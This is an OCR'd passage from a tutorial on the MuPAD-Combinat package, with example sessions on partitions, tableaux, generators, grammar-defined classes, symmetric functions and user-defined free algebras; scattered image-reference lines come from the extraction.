
```
>> t2*t1
```





Here is a more complicated product in this algebra:


```
>> t3*t2
```

















```
    2    /
       /  \
      / \
```

2.2 MuPAD-Combinat, step by step

We now describe in more details how all of this works. In the following, we assume that the package `MuPAD-Combinat` has been loaded into MuPAD and, for shortening the notations, that the library combinat has been exported. We also assume that the reader is somewhat familiar with the MuPAD syntaxwe refer to the MuPAD tutorial for details. Technicalities can be safely ignored in a first reading; they will be better understood after the explanations in the design notes.

```
>>   package("Combinat", Quiet):
     export(combinat):
```

Using predefined combinatorial functions and classes

We start by some sample applications at random. We compute the first terms of the famous Catalan sequence, we generate the Cartesian product of three lists, we compute all permutations of the numbers $1, 2, 3$, and we ask for all sub-words of the word `[a, b, c, d]`:

```
>> catalan(i) $ i = 0..10

         1, 1, 2, 5, 14, 42, 132, 429, 1430, 4862, 16796

>> cartesianProduct::list([1,2,3],[a,b],[i,ii,iii])

 [[1, a, i], [1, a, ii], [1, a, iii], [1, b, i], [1, b, ii],

    [1, b, iii], [2, a, i], [2, a, ii], [2, a, iii], [2, b, i],

    [2, b, ii], [2, b, iii], [3, a, i], [3, a, ii],

    [3, a, iii], [3, b, i], [3, b, ii], [3, b, iii]]

>> permutations::list([1, 2, 3])

 [[1, 2, 3], [1, 3, 2], [2, 1, 3], [2, 3, 1], [3, 1, 2],

    [3, 2, 1]]

>> subwords::list([a,b,c,d])
```


```
 [[], [a], [b], [c], [d], [a, b], [a, c], [a, d], [b, c],

    [b, d], [c, d], [a, b, c], [a, b, d], [a, c, d], [b, c, d],

    [a, b, c, d]]
```

We turn now to various *combinatorial classes*; in short a combinatorial class is a set of related combinatorial objects, like the set of all integer partitions. For each such class, there is a sub-library of `combinat`. We can use the library `combinat::partitions` to list all the integer partitions of 5:

```
>> partitions::list(5)

 [[5], [4, 1], [3, 2], [3, 1, 1], [2, 2, 1], [2, 1, 1, 1],

    [1, 1, 1, 1, 1]]
```

Let us draw the partition `[3,2]` using boxes (French or Cartesian notation):

```
>> partitions::printPretty([3, 2])
```




Now, we can fill those boxes with the numbers `1,2,3,4,5` so that the numbers are increasing along rows and columns to obtain so-called *standard tableaux*. Here are all the standard tableaux of shape `[3,2]`:

```
>> map(tableaux::list([3, 2]), tableaux::printPretty)
```

```
 -- +---+---+      +---+---+      +---+---+      +---+---+
|  | 4 | 5 |      | 3 | 5 |      | 2 | 5 |      | 3 | 4 |
|  +---+---+---+  +---+---+---+  +---+---+---+  +---+---+---+
|  | 1 | 2 | 3 |, | 1 | 2 | 4 |, | 1 | 3 | 4 |, | 1 | 2 | 5 |,
 -- +---+---+---+  +---+---+---+  +---+---+---+  +---+---+---+

    +---+---+     --
    | 2 | 4 |      |
    +---+---+---+  |
    | 1 | 3 | 5 |  |
    +---+---+---+ --
```


Ordered trees are another typical combinatorial class. Here are all the trees on four nodes:

```
>> trees::list(4)
```



and here are a lot of trees:

```
>> trees::list(6)
```



All the sub-libraries of `combinat` share a standardized interface. Let us look in more detail at the library `combinat::partitions`. We can count partitions:

```
>> partitions::count(i) $ i = 0..10
```

```
              1, 1, 2, 3, 5, 7, 11, 15, 22, 30, 42
```

list them under some extra conditions (here we list the partitions of 5 whose length is between 2 and 3):

```
>> partitions::list(5, MinLength = 2, MaxLength = 3);
```

```
             [[4, 1], [3, 2], [3, 1, 1], [2, 2, 1]]
```

or compare them (lexicographically):

```
>> bool(partitions::_less([3, 1], [2, 2]))
```

```
                                FALSE
```

An important feature of `MuPAD-Combinat` are the so-called *generators*, which allow to run through huge lists of combinatorial objects without expanding the full lists into memory. Technically, a generator is a function `g` such that each call `g()` returns either a new object, or FAIL if no more objects are available. Let us build a generator for the partitions of 4:

```
>> g := partitions::generator(4):
```

Here is the first partition of 4:

```
>> g()
```

```
                                  [4]
```

Here is the second partition of 4:

```
>> g()
```

```
                               [3, 1]
```

And here are the remaining ones:

```
>> g(), g(), g(), g()
```

```
              [2, 2], [2, 1, 1], [1, 1, 1, 1], FAIL
```

Generators become handy when you want to work with the 53174 partitions of 42:

```
>> g := partitions::generator(42):
   g(), g(), g(), g(), g(), g()
```

```
[42], [41, 1], [40, 2], [40, 1, 1], [39, 3], [39, 2, 1]
```

Most of the sub-libraries of `combinat` provide such generators.

Whenever possible (i.e. when it does not harm the computational complexity), we focus on providing the user with generic tools that cover many kinds of applications. For example, the libraries for partitions, integer vectors, and compositions share a very similar interface:

```
>> integerVectors::list(10, 3, MinPart = 2, MaxPart = 5, Inner = [2, 4, 2])
```

(Note: `Inner = [2, 4, 2]` means that the three parts should be respectively at least 2, 4 and 2).

```
[[4, 4, 2], [3, 5, 2], [3, 4, 3], [2, 5, 3], [2, 4, 4]]
```

```
>> compositions::list(5, MaxPart = 3, MinPart = 2, MinLength = 2, MaxLength = 3)
```

```
[[3, 2], [2, 3]]
```

```
>> partitions::list(5, MaxSlope = -1)
```

```
[[5], [4, 1], [3, 2]]
```

Those libraries actually use internally the same computational engine `combinat::integerListsLexTools`:

```
>> partitions::list(9, MinPart = 2, MaxPart = 5)
```

```
[[5, 4], [5, 2, 2], [4, 3, 2], [3, 3, 3], [3, 2, 2, 2]]
```

```
>>   integerListsLexTools::list(9, 0, infinity, 2, 5, -infinity, 0)
```

```
[[5, 4], [5, 2, 2], [4, 3, 2], [3, 3, 3], [3, 2, 2, 2]]
```

In fact, `combinat::integerListsLexTools` could also be used to generate Motzkin and Dyck words, etc.

In the same spirit, instead of implementing a specific generator for standard tableaux, we implemented a generator for the linear extensions of a poset. We already reused this generator internally for generating standard binary search trees, and it could be reused as well for generating standard skew tableaux, standard ribbons, and so on.

We also incorporated and extended the former `CS` library by S. Corteel, A. Denise, I. Dutour, and P. Zimmermann. This library allows for manipulating any combinatorial classes that can be defined by a deterministic grammar. Here we consider words of A's and B's without two consecutive B's:

```
>> fiWords := decomposableObjects(
       [FiWords = Union(Epsilon,
                        Atom(B),
                        Prod(FiWords, Atom(A)),
                        Prod(FiWords, Atom(A), Atom(B)))
       ]):
```

(Note: an `Epsilon` is an object of size 0 while an `Atom` is an object of size 1).

```
>> fiWords::list(4)
 [Prod(Prod(Prod(B, A), A), A), Prod(

    Prod(Prod(Prod(Epsilon, A), A), A), A),

    Prod(Prod(Prod(Epsilon, A, B), A), A),

    Prod(Prod(B, A, B), A), Prod(Prod(Prod(Epsilon, A), A, B), A

    ), Prod(Prod(B, A), A, B), Prod(Prod(Prod(Epsilon, A), A),

    A, B), Prod(Prod(Epsilon, A, B), A, B)]
```

The result is not very readable, but this can be fixed by a quick substitution:

```
>> map(fiWords::list(4), p -> [eval(subs(p, Prod = id, Epsilon = null()))])
 [[B, A, A, A], [A, A, A, A], [A, B, A, A], [B, A, B, A],

    [A, A, B, A], [B, A, A, B], [A, A, A, B], [A, B, A, B]]
```

Alternatively, we could have provided some rewriting rules in the grammar:

```
>> fiWords := decomposableObjects(
       [FiWords    = Alias(FiWordsRec, DOM_LIST),
        FiWordsRec = Union(Epsilon(),
                           Atom(B),
                           Alias(Prod(FiWordsRec, Atom(A)), op),
                           Alias(Prod(FiWordsRec, Atom(A), Atom(B)), op))
       ]):
   fiWords::list(4);
 [[B, A, A, A], [A, A, A, A], [A, B, A, A], [B, A, B, A],

    [A, A, B, A], [B, A, A, B], [A, A, A, B], [A, B, A, B]]
```

This seems to work nicely. Let us count those words:

```
>> fiWords::count(i) $ i = 0..10

            1, 2, 3, 5, 8, 13, 21, 34, 55, 89, 144
```

You will certainly recognize the Fibonnaci sequence. Not quite a surprise, the recurrence relation can be seen right away from the grammar. Actually, this recurrence relation is automatically determined by the library, and used for counting efficiently:

```
>> fiWords::recurrenceRelation() = 0

                u(n - 1) - u(n) + u(n - 2) = 0
```

This also applies for several libraries which are based on `combinat::decomposableObjects`. For example, here is the recurrence relation for binary trees:

```
>> collect(binaryTrees::grammar::recurrenceRelation(),
           [u(n), u(n-1)], factor) = 0

             u(n) (n + 1) - 2 u(n - 1) (2 n - 1) = 0
```

Defining new combinatorial classes

Let us define one of the most trivial combinatorial classes:

```
>> domain nonNegativeIntegers
       // This is a domain (not a library):
       inherits Dom::BaseDomain;
       // This is a combinatorial class:
       category Cat::CombinatorialClass;
       // This is a facade domain:
       axiom    Ax::systemRep;

       info := "Domain 'nonNegativeIntegers': the class of non negative integers";

       // The domain of the elements of this class:
       domtype := DOM_INT;
       // The type of the elements of this class:
       type := Type::NonNegInt;

       // The size of an integer is itself:
       size := n -> n;
       // There is exactly one integer of size n:
```

```
    count := n -> 1;
    list  := n -> [n];
    // No need to define generator; it is defined via list by default
end_domain:
```

```
>> testtype(x, nonNegativeIntegers), testtype(-3, nonNegativeIntegers),
   testtype(3, nonNegativeIntegers);

                      FALSE, FALSE, TRUE

>> nonNegativeIntegers::count(4);

                                1

>> nonNegativeIntegers::list(4)

                              [4]
```

In a first approximation, the three lines `inherits`, `category`, and `axiom` may be safely ignored and kept verbatim. For a deeper understanding, we strongly recommend to read the detailed explanations about the implementation of combinatorial classes in the design notes.

It is often practical to define a sub-class of an existing class. Here we show how to define the class of the permutations of `[1,2,3]`:

```
>> domain permutationsOf123
    // Inherits all the methods from combinat::permutations
    inherits combinat::permutations;
    // This is a combinatorial class
    category Cat::CombinatorialClass;
    // This is a facade domain
    axiom    Ax::systemRep;

    info := "Domain 'permutationsOf123': the class of the permutations of [1,2,3

    // Redefinition of isA
    isA := (p) -> permutations::isA(p, [1,2,3]);

    // Redefinition of count
    count     := () -> permutations::count(3);
    // Redefinition of generator
    generator := () -> permutations::generator(3);
    // No need to redefine list, since it is defined via generator by default
end_domain:
```

Let us use this new combinatorial class:

```
>> testtype(x,            permutationsOf123),
   testtype([1, 2, 3, 4], permutationsOf123),
   testtype([1, 2, 2],    permutationsOf123),
   testtype([1, 3, 2],    permutationsOf123);

                   FALSE, FALSE, FALSE, TRUE

>> permutationsOf123::count();

                                6

>> permutationsOf123::list()

 [[1, 2, 3], [1, 3, 2], [2, 1, 3], [2, 3, 1], [3, 1, 2],

    [3, 2, 1]]
```

Note: instead of implementing permutationsOf123 by hand, we could have alternatively used the generic utility `combinat::subClass`; it allows to automatically define a sub-class of an existing combinatorial class by providing extra parameters to be passed down to all the methods `count`, `list`, etc.:

```
>> permutationsOf123 := subClass(permutations, 3):
   permutationsOf123::list()

 [[1, 2, 3], [1, 3, 2], [2, 1, 3], [2, 3, 1], [3, 1, 2],

    [3, 2, 1]]
```

To conclude, we define the combinatorial class of Fibonacci words. Essentially, we reuse the definition of `fiWords` above, and wrap it into a domain to add type checking:

```
>> domain FibonacciWords
       inherits Dom::BaseDomain;
       // The objects of this class are defined by a grammar
       category Cat::DecomposableClass;
       // This is a facade domain
       axiom    Ax::systemRep;

       info := "Domain 'FibonacciWords': the class of Fibonacci words";

       // The domain of the elements of this class
```

```
        domtype := DOM_LIST;

        // The type of the elements of this class
        type := Type::Predicate(
            proc(w) // a procedure that tests if w is a Fibonacci word
                local i;
            begin
                if domtype(w) <>DOM_LIST then return(FALSE); end_if;
                for i from 1 to nops(w) do
                    if (w[i]<>A and w[i]<>B) or
                       (i<nops(w) and w[i]=B and w[i+1]=B) then
                        return(FALSE);
                    end_if;
                    TRUE;
                end_for;
            end_proc);

        // The size of a Fibonacci word is its length
        size := nops;

        // The grammar which defines the objects of this class
        grammar := decomposableObjects(
            [FiWords = Alias(FiWordsRec, DOM_LIST),
             FiWordsRec = Union(Epsilon(),
                                Atom(B),
                                Alias(Prod(FiWordsRec, Atom(A)), op),
                                Alias(Prod(FiWordsRec, Atom(A), Atom(B)), op))
            ]);
    end_domain:
```

Now, we can do type checking with this domain:

```
>> testtype(x, FibonacciWords),
   testtype([A, B, C], FibonacciWords),
   testtype([A, B, B], FibonacciWords),
   testtype([A, B, A], FibonacciWords)

                    FALSE, FALSE, FALSE, TRUE
```

And of course, we can still use all the previous functionalities of fiWords:

```
>> FibonacciWords::list(4);
```

```
 [[B, A, A, A], [A, A, A, A], [A, B, A, A], [B, A, B, A],

    [A, A, B, A], [B, A, A, B], [A, A, A, B], [A, B, A, B]]
```

```
>> FibonacciWords::count(4);
```

$$8$$

```
>> FibonacciWords::unrank(2, 4)
```

$$[A, A, A, A]$$

Using predefined combinatorial algebras

We now demonstrate how to do sample computations with predefined combinatorial algebras, starting with the algebra of symmetric functions. Note that we really consider those predefined algebras as mere examples of use of this package; important and useful examples of course, but just examples.

We define the ring of symmetric functions over the rational numbers:

```
>> S := examples::SymmetricFunctions(Dom::Rational);
```

$$\text{examples::SymmetricFunctions(Dom::Rational)}$$

This ring has several remarkable families like the symmetric *power-sums* p_k: recall that the symmetric power-sum p_k expands on any given specified alphabet (i.e. set of variables) as the sum of all the variables elevated to the power k; furthermore, given a partition $\lambda := (\lambda_1, \ldots, \lambda_k)$, the product of $p_{\lambda_1} \ldots p_{\lambda_k}$ is denoted by p_λ:

```
>> p1 := S::p([1]);
   p1([x, y, z]);
```

$$p[1]$$

$$x + y + z$$

```
>> p2 := S::p([2]);
   p2([x, y, z])
```

$$p[2]$$

$$x^2 + y^2 + z^2$$

```
>> p421 := S::p([4, 2, 1]);
   p421([x,y,z])
```

```
                          p[4, 2, 1]

   2    2    2    4    4    4
(x  + y  + z ) (x  + y  + z ) (x + y + z)
```

Note: the product being commutative, the order in which the terms appear in the expansion above depends on MuPAD internal order, and is mathematically irrelevant.

Actually, the ring of symmetric functions is the free commutative algebra on the symmetric power-sums:

```
>> p2 * p1 * p2 * p421

                       p[4, 2, 2, 2, 1, 1]
```

Note that any expression is immediately expanded by the system:

```
>> (p421 + 3*p2)*(1/4*p1 - p2)

   1/4 p[4, 2, 1, 1] - 3 p[2, 2] - p[4, 2, 2, 1] + 3/4 p[2, 1]
```

This happens because the call `S::p([1])` returns a typed object, for which the standard arithmetic operators are overloaded:

```
>> domtype(p1);

   examples::SymmetricFunctionsTools::powersum(Dom::Rational)

>> S::p

   examples::SymmetricFunctionsTools::powersum(Dom::Rational)
```

That is, `S::powersum` (or `S::p` for short) really represents the domain of symmetric functions expanded on the power-sums basis. If at some time you do not want the expansion to take place, the objects can always be converted to expressions:

```
>> f := (expr(p421) + 3*expr(p2))*(1/4*expr(p1) - expr(p2))

                                 / p[1]         \
              (3 p[2] + p[4, 2, 1]) | ---- - p[2] |
                                 \   4          /
```

Here is how to convert efficiently the expression back into an object of the domain `S::p`:

```
>> f := eval(subs(f, p = S::p::domainWrapper))

   1/4 p[4, 2, 1, 1] - 3 p[2, 2] - p[4, 2, 2, 1] + 3/4 p[2, 1]
```

This requires the use of a small trick because of the indexed notation for the basis elements. S::p::domainWrapper is a special MuPAD object which, when used as `S::p::domainWrapper[3,2]`, returns a call to S::p([3,2]).

Of course, `examples::SymmetricFunctions` provides the other classical bases of symmetric functions, like the elementary symmetric functions `S::e`, the monomial symmetric functions `S::m`, the homogeneous symmetric functions `S::h`, the Schur functions `S::s`, etc.:

```
>> expand(S::e([2])([x,y,z]))

                          x y + x z + y z

>> expand(S::m([2, 1])([x,y,z]))

                2    2        2    2        2    2
             x y  + x  y + x z  + x  z + y z  + y  z

>> expand(S::h([2])([x,y,z]))

                                    2    2    2
                 x y + x z + y z + x  + y  + z

>> expand(S::s([2])([x,y,z]))

                                    2    2    2
                 x y + x z + y z + x  + y  + z
```

Here is how to convert from one basis to the other:

```
>> f := S::p([4]);
   S::e(f);
   S::h(f);
   S::s(f);
   S::m(f)
```

$$p_{[4]}$$

$$e_{[1,1,1,1]} - 4\,e_{[2,1,1]} + 4\,e_{[3,1]} - 4\,e_{[4]} + 2\,e_{[2,2]}$$

$$-h_{[1,1,1,1]} + 4\,h_{[2,1,1]} - 4\,h_{[3,1]} + 4\,h_{[4]} - 2\,h_{[2,2]}$$

$$-s_{[1,1,1,1]} + s_{[2,1,1]} - s_{[3,1]} + s_{[4]}$$

$$m_{[4]}$$

When multiplying two symmetric functions which are not expressed in the same basis, the system will make an implicit conversion, and return the result in one or the other of the two bases:

```
>> S::m([2]) * S::s([2])
```

$$m_{2,1,1} + m_{3,1} + m_4 + 2\, m_{2,2}$$

If you want to force the product to be done on a given basis, you can call the proper conversion explicitly:

```
>> S::s(S::m([2])) * S::s([2]);
```

$$-s_{2,1,1} + s_4 + s_{2,2}$$

Now, we can combine everything, and do some complicated calculation:

```
>> S::p( S::m([1]) * ( S::e([3])*S::s([2]) + S::s([3]) ) )
```

$$\frac{1}{6} p_{3,2,1} + \frac{1}{6} p_{3,1,1,1} - \frac{1}{4} p_{2,2,1,1} + \frac{1}{12} p_{1,1,1,1,1,1} - \frac{1}{6} p_{2,1,1,1,1} + \frac{1}{6} p_{1,1,1,1} + \frac{1}{2} p_{2,1,1} + \frac{1}{3} p_{3,1}$$

Finally, there is some basic support for the Hall-Littlewood functions, in the P and Q' basis, which we demonstrate now. We need to take some ground field which contains the parameter t of those functions. The simplest (and actually most efficient with the current MuPAD version), is to take the full field of expressions as coefficient ring:

```
>> S := examples::SymmetricFunctions(Dom::ExpressionField()):
```

Here is the Hall-Littlewood function $Q'_{(3,2,1,1)}$:

```
>> el := S::QP([3, 2, 1, 1])
```

$$QP_{3,2,1,1}$$

The expansion of `el` in terms of Schur functions reads as:

```
>> S::s(el)
```

$$t\, s_{3,2,2} + (t + t^2)\, s_{3,3,1} + t\, s_{4,1,1,1} + (t^2 + t^3 + t^4)\, s_{4,3} + (t^2 + t^3 + t^4)\, s_{5,1,1} + (2\,t^3 + t^4 + t^5)\, s_{5,2} + (t^4 + t^5 + t^6)\, s_{6,1} + t^7\, s_7 + s_{3,2,1,1} + (t + 2\,t^2 + t^3)\, s_{4,2,1}$$

The expansion of `el` on the alphabet (q, qt) reads as:

```
>> expand(el([q, q*t]))
```

$$4\,q^{7}t^{5} + 7\,q^{7}t^{6} + 10\,q^{7}t^{7} + 9\,q^{7}t^{8} + 6\,q^{7}t^{9} + 5\,q^{7}t^{10} + 3\,q^{7}t^{11} + 2\,q^{7}t^{12} + q^{7}t^{13} + q^{7}t^{14}$$

Defining new combinatorial algebras

We now turn to the central feature of the `MuPAD-Combinat` package: the ability to easily implement new combinatorial algebras. We start by the free associative algebra over the rational numbers generated by non commutative letters $a, b, c, d, \ldots$. Its basis is indexed by words, and the product of two basis elements is obtained by concatenating the corresponding words:

```
>> domain FreeAlgebra                                                    // line 1
       inherits Dom::FreeModule(Dom::Rational, combinat::words);         // line 2
       category Cat::AlgebraWithBasis(Dom::Rational);                    // line 3

       one           := dom::term([]);                                   // line 5
       mult2Basis    := dom::term @ _concat;                             // line 6
   end_domain:                                                           // line 7
```

We will explain the bits of this definition in a minute after a few examples of use. Let us define two elements of the free algebra:

```
>> x := FreeAlgebra([a, b, c]);
   y := FreeAlgebra([d, e])
```

$$B([a, b, c])$$

$$B([d, e])$$

The `B` just stands for the name of the basis. We can compute linear combinations and products of `x` and `y`:

```
>> 3 * x;
   x + y;
   x * y
```

```
                        3 B([a, b, c])

                  B([d, e]) + B([a, b, c])

                     B([a, b, c, d, e])
```

Here is a more complicated expression:

```
>> x * (2*x + y) + (3 + y/2)^2

 1/4 B([d, e, d, e]) + 2 B([a, b, c, a, b, c]) +

    B([a, b, c, d, e]) + 3 B([d, e]) + 9 B([])
```

Note how the `3` in the expression is automatically converted into an element of the domain; declaring that `FreeAlgebra` was an algebra (with a unit) automatically defined the natural embedding of the coefficient ring into it.

We turn to the explanation of the implementation of `FreeAlgebra` above. Line 1 states that we are declaring a new *domain* called `FreeAlgebra` (a new class in the usual object oriented terminology). Line 2 lets `FreeAlgebra` inherit its implementation from the free module over the rationals (`Dom::Rational`) with basis indexed by words (`combinat::words`). Line 3 states that `FreeAlgebra` is actually an algebra with a distinguished basis; this allows, in particular, to define the multiplication by linearity on the basis. Line 5 defines that the unit of `FreeAlgebra` is the empty word (`dom` refers to the domain being defined, and `dom::term` is a constructor that takes an element of the basis, and returns it as an element of the domain). Finally, line 6 states that two elements of the basis are multiplied by concatenating them, and making an element of the domain with the result (`@` denotes the composition of functions). That's it.

Let us define the free commutative algebra on the letters $a, b, c, \ldots$:

```
>> domain FreeCommutativeAlgebra
       inherits  Dom::FreeModule(Dom::Rational, combinat::words);
       category Cat::AlgebraWithBasis(Dom::Rational);

       one     := dom::term([]);
       straightenBasis := dom::term @ sort;
       mult2Basis      := dom::straightenBasis @ _concat;
   end_domain:
```

Note that we cheated a little bit: we declared that the basis of `FreeCommutativeAlgebra` consisted of words, whereas it really consists of words up to permutation of its letters: `B([a,b])` and `B([b,a])` represent

the same element of the algebra. A careful implementation should define the combinatorial class of words up to permutation, and use it as the basis of `FreeCommutativeAlgebra`.

To enforce the uniqueness of the representation, we straighten the words in the basis by sorting them. This is the job of the `straightenBasis` constructor.

```
>> x := FreeCommutativeAlgebra([a, b]);
   y := FreeCommutativeAlgebra([c, b, a])
```

```
                          B([a, b])

                       B([a, b, c])
```

The product of two words is then defined by concatenating them and straightening the result:

```
>> x * y;
   y * x
```

```
                   B([a, a, b, b, c])

                   B([a, a, b, b, c])
```

If efficiency was at a premium, we could have used the MuPAD function `listlib::merge` which merges sorted lists instead.

Note that two elements of `FreeCommutativeAlgebra` and of `FreeAlgebra` may happen to be printed out the same way:

```
>> x := FreeAlgebra([a]);
   y := FreeCommutativeAlgebra([a])
```

```
                          B([a])

                          B([a])
```

and even share the exact same internal representation:

```
>> bool(extop(x) = extop(y))
```

```
                           TRUE
```

However, they are not equal, because they are not in the same domain:

```
>> bool(x = y);
   domtype(x), domtype(y)
```

```
                           FALSE

            FreeAlgebra, FreeCommutativeAlgebra
```

So, even if they share the same name of basis, there is no risk of confusion; for example we are not allowed to multiply them together:

```
>> x * y
```

```
 Error: Don't know how to multiply a FreeAlgebra by a FreeCommu\
 tativeAlgebra
```

Of course, this is still confusing for the user. He or she may always customize the basis names (as many other things) at any time should he or she wish to do so:

```
>> FreeAlgebra::basisName            := hold(T):
   FreeCommutativeAlgebra::basisName := hold(S):
   x, y
```

$$T([a]),\ S([a])$$

Here, `T` stands for "Tensor algebra", while `S` stands for "Symmetric algebra". The `hold` is there for safety, to avoid trouble if one of the identifiers `T` or `S` is assigned a value.

We can define the natural evaluation morphism from `FreeAlgebra` to `FreeCommutativeAlgebra` by linearity on the words; a word itself is simply sorted, and converted into an element of `FreeCommutativeAlgebra`:

```
>> evaluation := operators::makeLinear(FreeCommutativeAlgebra::term @ sort,
                                       Source   = FreeAlgebra,
                                       ImageSet = FreeCommutativeAlgebra):
```

Let us apply this morphism to the sum of two words which only differ by a permutation:

```
>> x := FreeAlgebra([c, b, a]) + FreeAlgebra([c, a, b]);
```

$$T([c,\ a,\ b]) + T([c,\ b,\ a])$$

```
>> evaluation(x);
```

$$2\ S([a,\ b,\ c])$$

